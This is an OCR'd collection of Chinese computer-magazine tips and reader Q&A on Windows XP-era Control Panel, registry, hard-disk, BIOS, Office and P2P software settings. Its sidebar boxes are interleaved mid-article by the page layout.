Sysdm.cpl	系统和添加新硬件
Themes.cpl	桌面主题
TimeDate.cpl	日期时间

Windows 2000/XP中应注意的问题：在Windows 2000/XP中删除掉CPL文件后，几秒钟后就会自动还原，这是DLLCache在“搞鬼”。只需关闭Windows文件保护功能即可(参见http://www.people.com.cn/GB/it/2806818.html)。

02 修复错乱的控制面板图标　票数：37

我们经常会遇到“控制面板”中部分或所有选项图标错乱的情况，分明点击的是“键盘”，打开的却是“电源选项”，结果仔细一看原来是图标对换了。此问题在每个Windows版本中都存在，这是由于调整缓存图标的文件被破坏了，修复的方法很简单：重新启动到“安全模式”(开机按住F8)，打开%systemroot%目录，删除ShellIconCache(没有扩展名)文件，这样下次启动计算机时，Windows会自动重建正确的图标。

03 进入“控制面板”更简单　票数：32

以往要打开“控制面板”中的某个项目，需要点击“开始→控制面板”，进入“控制面板”窗口找到合适的项目图标并进行设置。这种操作非常麻烦，如果像“网络连接”那样扩展出来就好了。

● Windows 2000/Me：点击“开始→设置→任务栏和开始菜单→高级”，在“开始”菜单设置中选中“扩展控制面板”，这样就能在“开始”菜单中直接单击打开“控制面板”项目了。

● Windows XP：点击“开始→设置→任务栏和开始菜单”，进入“开始菜单”选项卡，选择“经典开始菜单”

技巧：系统

安全关机，免吃后悔药

实用度：

现在不少键盘会有Power键，按下它可以快速关机，但不少朋友在工作中会误按它，导致数据意外丢失，其实在Windows XP中很容易解决此问题：在桌面空白处右击并选择“属性”，再从弹出的“显示属性”窗口中选择“屏幕保护程序”选项卡，然后单击下方的“电源”按钮。从弹出的“电源选项属性”窗口中选择“高级”标签，把下方的“在按下计算机电源按钮时”中的选项由原来默认的“关机”更改为“问我要做什么”，确定即可。这样以后在工作中万一不幸碰到了Power键的话，系统就会弹出“关闭计算机”窗口，包含“待机”、“关闭”、“重新启动”三个按钮供选择，点击其下的“取消”键可以关闭该窗口，误按了Power键后就不用后悔莫及了。　**(MXD)**

让Windows XP SP2屏蔽长点记性

实用度：

Windows XP SP2增加了对弹出窗口的屏蔽功能，我们可以对某些站点设置允许或阻止其弹出窗口，但重装系统后一切又得重新开始。而且如果想将自己的设置分享给好友，Windows也没有提供相关功能。其实运行“CMD”命令打开命令提示符窗口，执行“REG EXPORT "HKCU\Software\Microsoft\Internet Explorer\New Windows" blocker.reg”命令(不包含外侧中文引号)，当前目录中会生成一个名为blocker.reg的注册表文件，其中保存了IE对弹出窗口管理的所有设置，将其保存起来或者发送给好友。要恢复设置时，只需在命令提示符窗口中进入blocker.reg所在目录，执行“REG IMPORT blocker.reg”命令即可。

小提示

如果在此基础上还想添加别的站点到“允许其弹出窗口”，只需要执行形如“REG add "HKCU\Software\Microsoft\Internet Explorer\New Windows\Allow" /V "www.cfan.com.cn" /T REG_BINARY /F”的命令即可。

(四川 逍遥小小)

框中的“自定义”按钮，勾选“扩展控制面板”(如果不使用“经典”样式，则进入“高级”选项卡勾选“显示为菜单”)。

● Windows 98：右击“开始”按钮，选择“资源管理器”，默认打开Windows安装目录的“Start Menu”文件夹，选择菜单“文件→新建→文件夹”，并将这个新建的文件夹命名为“Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}”(不含引号)。这样新建的文件夹会自动显示为“控制面板”图标，就可以通过“开始”菜单直接打开单个“控制面板”项了。

小提示

在扩展了“控制面板”显示模式后，如果还想用文件夹方式打开“控制面板”，可以右击“开始”菜单中的“控制面板”，选择“打开”，就能用系统默认的方式打开“控制面板”了。

04 “控制面板”征兵 票数：28

“控制面板”中不仅有系统安装后自带的设置项目，Windows也允许其他软件在“控制面板”里添加自己的项目，使“控制面板”队伍不断壮大。比如常用的Realplayer安装完成后会在“控制面板”中添加一个与自己同名的项目，其实它只是在系统目录中创建了一个名为Prefscpl.cpl的文件。

如果你有什么特殊需求，其实也可以自己添加“控制面板”新项目，只要下载一个Control Panel File Maker(http://www.jspayne.com/download/democpl.exe)就能收编新兵了。运行Control Panel File Maker，只要4个步骤就可以收编一个新兵。

①在“Enter Project”(键入工程名)文本框中输入新建的“控制面板”项目名称。

②将需要运行的命令或者可执行文件的路径输入“File/Command Line”(文件/命令行)。

③为你的新兵选一套“军服”，也就是在“控制面板”中以什么样的图标和名称显示，在“Select Icon”(选择图标)框中选择合适的图标并设置显示名称。

④点击“General Control Panel File”(生成“控制面板”文件)按钮，并在弹出的“A CPL File Generator”窗口中按“是”，你的新兵就站到“控制面板”的队列里了。

05 为选项卡建立快捷方式 票数：27

平时经常要打开控制面板某个项目的选项卡进行系统设置，比如：“系统”中的“设备管理器”、“显示属性”中的“设置”等，如果给它们单独在桌面做个快捷方式，一点就能快速进入，会方便很多。以建立“系统”项目的“硬件”选项卡的快捷方式为例(由于Windows不同版本的选项卡顺序也不相同，以Windows XP为例)。

①获得“系统”项目的CPL文件名。打开“控制面板”，右击“系统”项目，然后选择“创建快捷方式”，系统就会在桌面上建立“系统”项目的快捷方式，右击该快捷方式并选择“属性”，接着在打开的“属性”窗口中单击“更改图标”按钮，在弹出对话框上方“文件名”中就能看到该项目的文件名“sysdm.cpl”。

②在桌面空白处右击，在弹出的快捷菜单中选择“新建→快捷方式”命令，然后在“命令行”中输入“control sysdm.cpl,,2”(不带引号)，单击“下一步”按钮将其命名为“设备管理器”，最后单击“完成”按钮。在命令行输入的“Control”代表“控制面板”，“sysdm.cpl”是刚才找到的项目文件名，两个逗号后的数字代表第几个选项卡，其中“0”代表第一个选项卡，以此类推(见图1)。



图1

双击此快捷方式时，就会自动打开“系统”窗口，并且自动定位到“设备管理器”选项卡。同样按照此方法就可以为其他“控制面板”项目的选项卡建立快捷方式。CF [MJ01]

技巧：系统、软件

删除“打印机和传真”

实用度：

Windows XP对开始菜单中的程序和附件等的右键菜单中都提供了“删除”命令，但“控制面板”、“网络连接”等菜单却不能删除，尤其是“打印机和传真”，这对很多用户来说没什么用，如何将其从开始菜单中移除呢？运行“CMD”打开命令提示符界面，输入以下命令：

REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /V Start_ShowPrinters /T REG_DWORD /F /D 0

然后重新启动计算机或者注销重登录用户即可。

(JoyChan)

终止顽固的matlab进程

实用度：

学工程的朋友，电脑中一般都要装matlab仿真软件，它的功能非常的强大。不过安装了这款软件后，它还在系统中有两个进程：matlab和MATLAB Server，随着电脑的启动而启动，占用资源约有20MB。对于一些配置比较低的电脑用户，这时就非常想终止它们了。可是它们无法用手工终止，我们可以用如下方法解决：打开“控制面板”，选择“服务”，然后在弹出窗口右侧服务列表中，找到“MATLAB Server”服务，双击后，在“常规”选项卡中把它的启动类型设置为“手动”，重启电脑后，那两个进程就不会出现，matlab也可以正常使用。

(河南 侯中)

更方便地撤销快捷键

实用度：

文字编辑时，经常要使用“Ctrl+Z”快捷键撤销前面的操作，但是对话框中的输入操作却无法撤销，比如在Word的查找替换对话框中，就不能使用“Ctrl+Z”进行撤销了。

其实，在Windows中还有另外一组撤销快捷键“Alt+Backspace(退格键)”，不仅具有与“Ctrl+Z”完全一样的撤销功能，还能撤销Windows对话框中输入框内的输入编辑操作，甚至对文件重命名时出现的误操作也同样有效。但可撤销的操作步数，因对话框所属程序不同而有所不同。

(chenpengxiu)

CF [MJ02]

有容好用才乃大——大硬盘升级应用技巧

网络资源浩如烟海，要想取沧海一粟，一个容量超过100GB的硬盘已成为必须品。而在大硬盘升级以及使用中，了解一些必要的使用技巧会让硬盘应用省时省力，也更方便。

01 大硬盘，还要电脑吃得下 票数:45

现在一个160GB硬盘才700元左右，相当便宜，但老用户在升级新硬盘时却不一定能使用全部容量。这是因为不少老主板的BIOS不支持硬盘的48bit寻址，不能正确识别超过137GB的硬盘。要知道自己的主板是否支持48bit寻址，可以EVEREST测试软件检测(下载地址http://www.mydrivers.com/tools/dir17/d7092.htm)。启动EVEREST，在左侧设备列表中选择"存储→ATA"项，然后在右侧下方窗口中找到48-bit LBA的项目，看是否支持(如图1)。



图1

当主板不支持48bit寻址，又想使用正确使用137GB硬盘，最好的办法就是寻找主板能够支持48bit寻址的BIOS。如果没有新BIOS，建议购买附加ATA扩展卡。在使用时强烈不赞成用新电脑预先给大硬盘分区、第三方软件强制分区等方法让老主板支持48bit寻址，这很容易造成硬盘大于120GB的部分使用出错。

除了主板外，使用大硬盘还需要操作系统支持。首先Windows中只有WinMe中的FDISK和Windows 2000/XP以及新版本的操作系统的磁盘管理才能正确对超过137GB的硬盘分区，而要正确使用超过137GB硬盘，要求使用Windows 2000 SP4和WindowsXP SP1以上版本操作系统。

02 新硬盘，和老硬盘和平共处 票数:39

添加新硬盘后，电脑上的老硬盘一般都还会继续服役，让新老硬盘和心硬盘共同服役吧。安装时，老硬盘和新硬盘得分别安装在间隔的三寸扩展位，让两块硬盘都有足够的散热空间，这可大大增加硬盘使用时的健康度。当新旧硬盘都是IDE接口时，两块硬盘分别接不同的IDE接口，这样在硬盘间交换数据时效率会大大提高。具体接法是新硬盘单独接一个IDE口，老硬盘和光驱一同接另一个IDE口。如果主板还有更多的扩展IDE口，让光驱同样也接独立IDE口可以让数据交流更方便。

03 启动硬盘自动监测 票数:31

作为电脑中一个重要的机械部件，硬盘有一项自己的自动故障检测技术，即S.M.A.R.T.(Self-Monitoring, Analysis and Reporting Technology，自动监测、分析和报告技术)。我们只要在BIOS中开启这项功能，电脑启动时就会自动检测硬盘

技巧

开启Athlon 64的CnQ节电功能

实用度：

Athlon 64的Cool 'n' Quiet简称为CnQ技术，这项技术能根据处理器所执行的运算工作改变工作频率和工作电压，使处理器发热量和功率都大为降低，除此以外，它还能根据主板上测温器件的报告自动调速散热器达到静音工作的效果。

要实现这一功能，必须具备以下条件：采用了AMD 64Bit技术的754、939系列处理器都可支持该技术；在支持CnQ的主板上，首先需要在BIOS设置中会提供一个CnQ和ACPI 2.0支持的相关选项，将它设置为有效(Enabled)；给Athlon 64处理器更新驱动程序，重启后在控制面板的电源选项中，选择合适的电源使用方案即可。

(八云)

主板红外口快速安装与设置

实用度：

首先要安装好红外线连接器，连接红外接口连接器和主板红外接口时要注意5针插口的方向，方向插反可能会导致主板接口损坏。接着，进入BIOS设置程序，在INTEGRATED PERIPHERALS子菜单中，将Onboard IrDa Port或相关选项设置成Enable，UART2 Use Infrared项设置为IrDA，一般是将主板的COM2设置为红外线传输接口。在有关红外线传输模式UART Mode Select中，如果选HPSIR，只能通过标准的速度115.2Kbps传输数据，选ASKIR就能享受红外线的最高速度4Mbps。HPSIR建议在不能通过4Mbps相连接时才选用。安装成功后，双击"我的电脑"，你会发现多出一个"红外线接收者"的图标。进入"控制面板"后，可以通过新增的"红外线"选项来修改它的状态。再进入"网络"，你又会发现多安装了一个"红外线端口"和"快速红外线协议"。这些都表明，你的红外线收发器已正常安装。

(八云)

的安全性，在硬盘不稳定时提前预警。启动方法是在电脑启动时按Del键进入BIOS设置，然后进入Advanced BIOS Features设置项，找到HDD S.M.A.R.T. Capability(硬盘S.M.A.R.T.能力)选项，设置为Enabled，此功能就启动了。启动后，如果系统检测到硬盘有故障隐患，会在自检过程中弹出红色S.M.A.R.T警示框，提醒用户。S.M.A.R.T.是硬盘相关的全面检测技术，类似硬盘线松动等周边问题也能检测出来，因此用户遇到S.M.A.R.T.报警时可先检查周边设置，最后再检查硬盘是否有问题。

04 随时观察硬盘体温　　票数:27

硬盘也能测体温？是的，SCSI硬盘的S.M.A.R.T自动检测中，很早就加入了硬盘温度监测的部分，而现在新出的IDE和SATA硬盘也纷纷加入了此项功能，只是能够支持此项功能的软件较少。我们可用SpeedFan读取硬盘温度(下载地址http://www.mydrivers.com/tools/dir18/d7287.htm)，方法很简单，只需要启动SpeedFan，软件会自动检测硬盘是否支持温度检测，有此功能的硬盘就能直接读取温度，显示在SpeedFan右方窗口中。图2中的HD0、HD1就表示硬盘温度。当发现硬盘温度出现异常升高时，用户就有必要检测系统散热等问题，以防硬盘出现故障。




图2

05 双硬盘加速文件移动　　票数:26

不少时候我们需要将硬盘某一个分区的大量文件移动到另一个分区上。这时如果我们有双硬盘，则有种能节约时间的移动方式。我们把需要移动数据的硬盘称作A盘，另一个硬盘称作B盘。首先确保双硬盘按照技巧02的方式正确安装，并且B盘有足够剩余空间。然后我们将A盘需要转移的数据移动到B盘上，再把这些数据从B盘移动到A盘新的分区。这样看来步骤比原来多了，但在大量转移数据时实际使用时间比从A盘一个分区直接移动到另一个分区有很大的优势。这是因为老方法系统必须不停地在同一硬盘上频繁切换读写状态，并频繁让磁头来回寻找目标磁道，大量的时间都浪费在这上面了。而用第二硬盘做中转盘的方法，则一直都是某一硬盘持续读取，通过独立的IDE通道转到另一条独立的IDE通道，持续写入到另一硬盘，数据传输的效率要高很多。

06 更高效整理硬盘　　票数:26

隔段时间整理一次硬盘碎片能重新提升硬盘性能，不过用Windows整理硬盘碎片实在很花时间，而用第三方软件又不太放心。我们可以用最简单的"移动"来整理碎片。方法就是将要整理碎片的分区的所有数据移动到有剩余空间的别的分区上(可按照目录结构分别移动到不同分区)，然后格式化一下已经清空的本需要整理碎片的分区，最后再把所有数据移动回来。结合05条技巧，这样的碎片整理效率相当高。需要注意的是，这种方法较适用于硬盘剩余空间较大时，不能用于有启动文件的C盘(有系统文件)以及当前系统的安装分区，并尽量关闭所有系统后台运行程序，在执行移动操作时不要进行其他操作和软件应用。 CF [MJ03]

技巧

液晶显示器需要你特别呵护

实用度：

首先是刷新率，和CRT显示器不同的是越小越好，调高了反而会影响画面质量，一般设为60赫兹最好。在使用过程中还要尽量避免长时间的画面静止，因为如果连续长时间显示一种固定图像，显示器热量就会不断增加，这和它的液晶控制透光度技术有很大关系，当画面静止时，液晶也是保持不变的，因此时间过长之后就会产生很大热量，对液晶显示器本身的寿命也不好，所以建议使用屏幕保护程序来保护液晶屏幕。另外，不要让显示器亮度太高，调整到合适亮度就不要轻易改动。如果液晶屏幕脏了，切忌使用湿布擦拭，这是很容易破坏液晶显示器的，如果屏幕内部零件受潮可能会导致短路，正确的做法是用软布粘上清洁剂轻轻地擦拭屏幕。看来和CRT显示器相比，LCD显示器略显娇气。在使用过程中，要尽量避免对LCD显示器的硬性冲击，液晶屏幕内的电路和元器件都非常脆弱。 (八云)

快速诊治显卡花屏


实用度：

显卡花屏是比较常见的显示故障，假如一开机就花屏则先检查显卡散热问题，用手摸一下显存芯片温度，检查显卡风扇是否停转。再看看主板AGP插槽里是否有灰，检查显卡金手指是否被氧化，然后根据具体情况清理灰尘，用橡皮擦擦金手指，把氧化部分擦亮。假如散热有问题就换个风扇或在显存上加装散热片。或者进入BIOS，看看AGP电压是否稳定在1.5V附近。

假如是玩游戏，或做3D图形处理操作时才花屏，在排除掉散热问题后，可以先尝试着换一个版本的显卡驱动，因为有可能是显卡驱动与程序本身不兼容的原因或驱动存在BUG造成的。如果经过以上方法后显卡还是花屏，则可以尝试着刷新显卡BIOS。当然假如你的显卡在保修期内，在排除软件问题后还是尽快送修为好。 (八云)

CF [MJ04]

解决Outpost与金山词霸2005的冲突



Outpost是一款非常不错的网络防火墙软件，它的2.6版增加了对软件内存的监测：当其他软件修改过被监测软件的内存数据，就会禁止被修改程序联网。这个功能非常不错，可以有效防御使用插入进程技术的木马。不过在打开此功能后，用金山词霸2005在 览器中取词时，Outpost立刻会禁止 览器访问网络，同样的问题也会出现在Outlook、QQ、MSN Messenger等程序中。要解决这个问题需要使用下面的方法解决：打开Outpost主窗口，选择菜单中的"Options→Application"（选项→应用程序），点击"Components"（成分）按钮，去除"Block new access if application memory was modified by another process"（阻止被其他进程修改过内存的应用程序访问网络）项的勾选，就可以解决此问题（见图）。

词霸2005为何无法设置"热键"

从金山词霸2003开始，软件对热键部分进行了限制，只能使用数字键（0～9）、字母键（A～Z）及功能键（F1～F12），类似于"Ctrl+["的热键是不被接受的，而出错信息也只是"您为'××××'指定的热键是无效的或者已经被占用，请指定其他热键值。"遇到这种情况，只要将热键修改一下即可。

让Windows Media Player的"内部应用程序错误"不再出现

★★ ■菲仁

不少人喜欢用Windows Media Player 9或10（以下简称WMP）播放多媒体文件，但有时它会出现"内部应用程序错误"（an internal application error has occurred）提示，尤其是在清除病毒后最容易出现此问题。下面就提供一些解决方案。

1.首先卸载，然后重装WMP。如果出现无法卸载的情况，可以将电脑联网，尝试运行C:\Program Files\Windows Media Player\下的setup_wm.exe，这时WMP即可直接重装，一般问题就可以解决了。

2.进入C:\Windows\System32目录，查看是否有Jscript.dll及Vbscript.dll两个文件，然后点击"开始→运行"，分别输入"regsvr32 jscript.dll"、"regsvr32 vbscript.dll"（均不含引号），一般运行这两个命令后，"内部应用程序错误"的问题已经解决。

3.如果上面两个方法都不能解决问题，那就要使用下面的方法了。

第一步：打开"注册表编辑器"，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{f414c260-6ac0-11cf-b6d1-00aa00bbbb58}\InprocServer32]，将其中的"默认"键值修改为C:\Windows\System32\JSCRIPT.DLL。

第二步：用第一步的方法，将[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{f414c261-6ac0-11cf-b6d1-00aa00bbbb58}]及[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{f414c262-6ac0-11cf-b6d1-00aa00bbbb58}]下的"默认"键值也修改为C:\Windows\System32\JSCRIPT.DLL即可。

第三步：重启电脑，问题解决。

解决不发声的"词霸"

如果重装词霸后仍然无法解决问题，则多是因为真人发音库没有注册，这里可使用如下方法解决。

第一步：打开"注册表编辑器"，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Kingsoft\Powerword\8.5\Professional]项。

第二步：修改CommonPath（如果没有，则新建此键值）的键值为"C:\Program Files\Common Files\Kingsoft\"（系统盘为C）即可。

CF [SB01]

软件

1 不认识的字也能用智能ABC输入

北京读者杨国林问：我使用的是Windows XP操作系统，通常我只用系统自带的全拼输入法和智能ABC输入法输入汉字。请问，在遇到不会发音的汉字时，除了查字典外，用什么方法能输入这个汉字？千万不要告诉我去学五笔哦，我可不想去记那么多字根。

答：在不会汉语拼音，或者不知道某字的读音时，智能ABC输入法照样可以发挥作用，你可以使用智能ABC输入法中提供的笔形输入法。智能ABC笔形输入法把所有汉字的基本部件归纳为横(提)、竖、撇、点( )、折(竖弯钩)、弯、叉、方八种基本笔形，分别用键盘上的1～8这八个数字键为代码进行输入，你只要按照该输入法帮助系统中提供的一个简易代码表和输入法则进行输入即可。需要特别注意的是，系统默认这种输入方式没有打开，如果要使用这种笔形输入法，你需要按如下方法进行设置：在智能ABC输入条上单击鼠标右键，在快捷菜单中选择"属性设置"，在弹出的窗口中选择"笔形输入"复选框，确认即可。

2 解决Word打印页面不合适的问题

河北李金昌问：我从网上下载的一个Word文档的页面设置是A3纸，我想打印它，但发现我的打印机最多只能打印A4尺寸。请问，该如何打印？

答：你需要打印的A3文档的尺寸是29.7cm×42cm，而打印机能打印的A4纸型最大幅面是21cm×29.7cm，直接打印显然不行。你可以用Word提供的"复印机"缩放功能来打印，就是说可以通过"缩放"命令，让Word为文档设置格式，使其符合打印机的纸张尺寸。操作步骤如下：

点击"文件→打印"，系统弹出"打印"对话框，"缩放"，在"按纸型缩放"下拉列表框中，选择要使用的纸型，比如选择A4纸型。单击"确定"按钮。

这时，Word将调整文档的页面使其适合所选纸型，在此Word将原本需要打印在A3纸张上的文档，通过自动缩小字号和图形打印在A4幅面的纸上。这类似于复印机的"缩小／放大"功能。

3 关闭Winamp时出现内存引用问题

广西郑关文问：我的Winamp最近出现一个怪问题，就是在我关闭它后就会出现一个对话框，上面写着："0x0206116e"指令引用的"0x1e28ffff"内存。该内存不能为"read"，要终止程序，请单击"确定"。请问是不是我的内存条坏掉了？该如何解决？

答：这是系统出现了内存读写错误的提示。一般来说，内存条出现问题的可能原因是：内存条坏了、使用了有质量问题的内存、内存插在主板上的金手指部分灰尘太多、使用不同品牌不同容量的内存而出现不兼容的情况、超频带来的散热问题等。但通常内存是不会轻易坏掉的。

如果排除了硬件方面故障的可能，那么就该从软件方面考虑了。由于系统在运行程序时要对一些内存段进行保护，其他的用户程序无法访问该段内存，当用户程序非法读取这些内存空间时，也会出现这样的错误。从你上面的现象来看，应该是Winamp与别的程序产生冲突所致，只要逐个单独尝试其他程序与Winamp并行运行，就可找出产生冲突的程序。

4 Word中页码打印的一个难点问题

浙江黄毅龙问：最近在用Word写毕业论文时遇到一个问题，我需要在页眉中出现"第×页共×页"的形式，然后又要将该类文件集中起来装订成一本书，并在页脚中显示页码，表明该页在整本书中的位置，这就出现了同一页面显示不同页码的情况。请问该如何解决？

答：这个问题可以利用域来方便地解决。

假如某文件在整本书中的起始页码为101，按照下面步骤可以完成：

第一步：设置页眉。在页眉中输入"第页共页"，将光标移动"第"后面，选择菜单"插入→域(F)"，从域名中选择Page，或者在"第"后面输入Page，然后用鼠标选择Page并按Ctrl+F9。用同样的方法在"共"后面插入域Numpages，这就完成了"第×页共×页"的设置。

第二步：设置页脚。按第一步的方法在页脚中插入域Page，然后在Page前面输入"=100+"，最后用鼠标将刚输入的"=100+"和插入的域一起选中并按Ctrl+F9，通过打印预览就可以查看效果了。

5 微软拼音输入法与RealOne冲突巧解决

江苏孟飞问：当使用的输入法为微软拼音输入法2003，并且隐藏语言栏时，关闭RealOne就会出现如下错误提示："0xffffffff"指令引用的"0xffffffff"内存。该内存不能为"read"。要终止程序，请单击"确定"。不隐藏语言栏时没问题。请问该如何解决？

答：这是软件冲突造成的内存读写错误。解决办法是，只需在关闭RealOne之前显示语言栏或者将任意其他输入法作为当前输入法即可。

有关内存引用错误问题的更详细情况，可以参考我刊2004年系统栏目有关文章的专门介绍。 CF[SB02]

系统

1 “使用默认页”按钮为何失效了

陕西读者卢继高问：为什么我的IE主界面的“工具→Internet选项”中“使用默认页”按钮变成了灰色不可选状态？该如何恢复？

答：出现这个问题的原因是注册表中的homepage键值被修改了。打开注册表编辑器，找到[HKEY_USERS\.DEFAULT\Software\Policies\Microsoft\Internet Explorer\Control Panel]，将其下的homepage键值(DWORD值)由1修改为0，然后保存退出并重启系统即可。

2 同时打开两个文件夹的问题

北京读者张帆问：我使用的是Windows XP，最近我每次打开一个文件夹时，都会新打开一个窗口，例如我打开“C:\Windows”文件夹时，会同时打开“C:\”和“Windows”这两个文件夹，不知如何设置让它们在同一个窗口中打开？

答：点击“开始→控制面板”，在随后弹出的窗口中双击“文件夹选项”，然后在打开的窗口中选择“常规”标签；接着用鼠标选中“ 览文件夹”区中的“在同一窗口中打开每个文件夹”选项并保存退出即可。

3 Windows Update下载与安装被阻止

山西读者张松问：我在Windows XP中运行Windows Update时遇到“Access Denied:Network policy settings prevent you from using Windows Update to download and install updates on your computer.(本机网络策略设置阻止Windows Update的下载与安装)”的提示。请问我该怎么处理？

答：(1)如果是Windows XP专业版，则可以用管理员身份登录后，在系统桌面上用鼠标依次选择“开始→运行”，然后在“打开”栏中键入gpedit.msc命令并按回车键打开“组策略”，依次选择“‘本地计算机’策略→用户配置→管理模板→Windows组件→Windows Update”，在右侧窗口中双击“删除使用所有Windows Update功能的访问”，将其设置为“已禁用”，单击“确定”按钮后退出组策略管理器。

(2)如果是Windows XP家庭版，在注册表编辑器中，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WindowsUpdate]，在右侧窗格中双击“Disable Windows UpdateAccess”，将其值修改为“0”后退出注册表编辑器即可。

4 不同用户如何共享智能陈桥五笔

河南读者郭贵涛问：我的Windows XP系统有两个用户，用第一个账户登录系统可以使用智能陈桥五笔输入法，而使用第二个账户名进入系统却找不到智能陈桥五笔输入法，是否在第二个用户中还要重新安装智能陈桥五笔输入法？

答：在某一个账户状态下安装了智能陈桥五笔输入法，在其他账户中是无法直接使用该输入法的。然而即便不在其他账户中重新安装该输入法你也可以使用。你可以通过下面操作步骤将智能陈桥五笔输入法安装到另一个账户中：

(1)以另一账户身份登录系统，然后在系统桌面上用鼠标单击“开始→控制面板”。

(2)双击“区域和语言选项”，在打开的窗口中选择“语言”标签，然后单击“详细信息”按钮。

(3)在打开的窗口中选择“设置”标签，再单击“添加”按钮，在弹出窗口中的“键盘布局/输入法”下拉列表中选择“智能陈桥”并单击“确定”按钮即可。

5 Win2003影片播放不及Win2000下流畅

天津读者王 亮问：我的电脑中安装的是Windows Server 2003，发现原来在Windows 2000中可以流畅播放的影片在这个系统中画面质量却很差，还总是出现时断时续的现象，更换了显卡驱动程序仍然不能解决。请问这是怎么回事？如何才能解决这个问题？

答：出现这个问题的原因是Windows Server 2003默认的显示选项没有根据个人用户的需要进行优化，导致播放影片的画面质量不好，解决这个问题的方法是：

(1)在系统桌面上单击鼠标右键。

(2)在随后弹出的右键菜单中依次选择“显示属性→设置→高级→疑难解答”。

(3)将“硬件加速”项的游标向右拖至“完全”，再单击“确定”按钮退出。

(4)在系统桌面上依次选择“开始→所有程序→附件→系统工具→系统信息”。

(5)选择“工具→DirectX诊断工具”，选择“显示”标签。

(6)启用“DirectDraw Acceleration”和“Direct3D Acceleration”项，再单击“退出”按钮即可。

CF[SB03]

P2P 软件故障巧排雷

★★

■ dream

P2P 下载已经成了目前下载的主流，这种下载方式不仅能提高下载速度，而在文件共享方面做得比传统下载方式更为出色。目前，P2P 下载软件有很多，譬如著名的 eMule、eDonkey、BT 下载等。P2P 软件虽然好用，但问题也不少，这里搜集了一些和P2P软件相关的问题与解答，希望可以帮到读者朋友。

BitComet 与系统休眠设置的对决

很多朋友都喜欢使用系统休眠功能，例如设置电脑多长时间不使用即自动休眠或进入待机状态。但当 BitComet 正在下载时，系统自动进入休眠就不好了。其实，只要在 BitComet 主窗口中单击菜单“选项→选项”，在打开窗口中选择“界面外观”项，然后选择“BitComet 运行时→任务运行时防止系统进入待机/休眠状态”，最后按“确定”即可。

BitComet 与其他 BT 软件之间的"接力赛"

下载文件多了，总会遗留下来一些没下载完的文件，当需要继续时，可能会找不到原来的下载软件了，这时就要在多个不同的下载软件之间进行下载“接力赛”式操作，也就是 A 下载软件下载一半的文件，现在改用 B 软件来下载。那么，流行的 BT 下载软件 BitComet 能完成接棒工作吗？

1. BitComet"接力棒"上手

要让 BitComet 继续下载其他软件没有下载完的任务，假如其他下载软件在未完成下载的文件后添加了扩展名，一律将这些扩展名删除，另外还必须确保文件名一致、文件路径一致。打开 torrent 文件时选择“续传”，再选择其他软件下载时存放的文件目录，如果在下载时进度显示为0%，只要右击鼠标，选择并执行“重新检查完整性”即可。

2. 其他软件从 BitComet 接过"接力棒"

如果 BitComet 下载了一半的文件，现在让其他软件开始下载该如何操作呢？其他软件续传 BitComet 下载了一半的内容，要注意把已经下载的“!bc”后缀去掉，然后再用其他下载软件进行继续续传式的下载即可。

找不到优质的 eMule 服务器资源怎么办?

由于 eMule 的“搜索”、“下载”、“Kad”、“源”等性能指标与服务器的数量有直接关系，为 eMule 多增加一些服务器则显得非常重要。我们可以利用著名的搜索引擎Google从因特网上搜索更多的eMule服务器，然后将这些搜索到的服务器添加到 eMule 中即可。

打开 Google 搜索页面，然后在搜索框中输入“server filetype:met”命令并回车，这样就可以搜索到更多 eMule 服务器。接下来，单击 eMule 主窗口菜单栏中的“选项”图标，在打开的“选项”窗口中选择“服务器”选项卡，将“连接服务器时更新服务器列表”及“连接到其他客户时更新服务器列表”选项勾选，再单击“列表”按钮，弹出记事本编辑窗口，然后将Google 搜索到的 eMule服务器地址复制到这个记事本中并保存。重启 eMule 后，系统会自动增加新的服务器，用鼠标在新增加的服务器名称上右击，在弹出的快捷菜单中选择“添加到静态服务器列表”，这样新增加的服务就被长期保存，避免由于 eMule 连接失败而被自动删除。

使用比特精灵提示端口冲突怎么办?

很多朋友在安装完比特精灵并准备使用时，在桌面右下角处弹出端口冲突提示。这可能是由于比特精灵使用的端口被别的程序占用而造成的。这时只要在比特精灵中更改端口即可：



单击主窗口中的“选项→个人设置”，在打开的设置窗口中选择“任务”选项卡，然后在“默认 TCP 监听的端口”右侧的文本框中更改当前的端口号即可。据笔者经验，在更换端口时，使用大于10000以上的端口号的端口时比较稳妥，因为低于这个端口号的端口一般情况下经常被系统或是其他程序占用了(见图)。

重装 eMule 前应该备份的文件

重装系统、重装 eMule 前，应该做好备份工作，到底应该备份哪些文件呢？

1. server.met：该文件记住你的服务器列表，如果加为静态服务器，即使超过规定次数连不上也不会被删除掉。

2. known.met：这个文件是自动缓存那些到现在为止已经被分割的文件的身份证，这样就不用每次重启时又要重新设置你的分享目录了。

3. preferences.dat：你的身份鉴定靠的是 userhash，这个 userhash 是存在 preferences.dat 文件中的。

4. staticservers.dat：静态服务器列表。

5. clients.met：记录上传下载信息的。

以上文件默认存放在软件安装目录中的emule\config文件夹下，在操作之前将它们备份起来，重装后关闭电骡，然后将这些备份文件覆盖掉对应的同名文件即可。 CF[SB04]

网络

1 弹出认证窗口停滞影响浏览效率

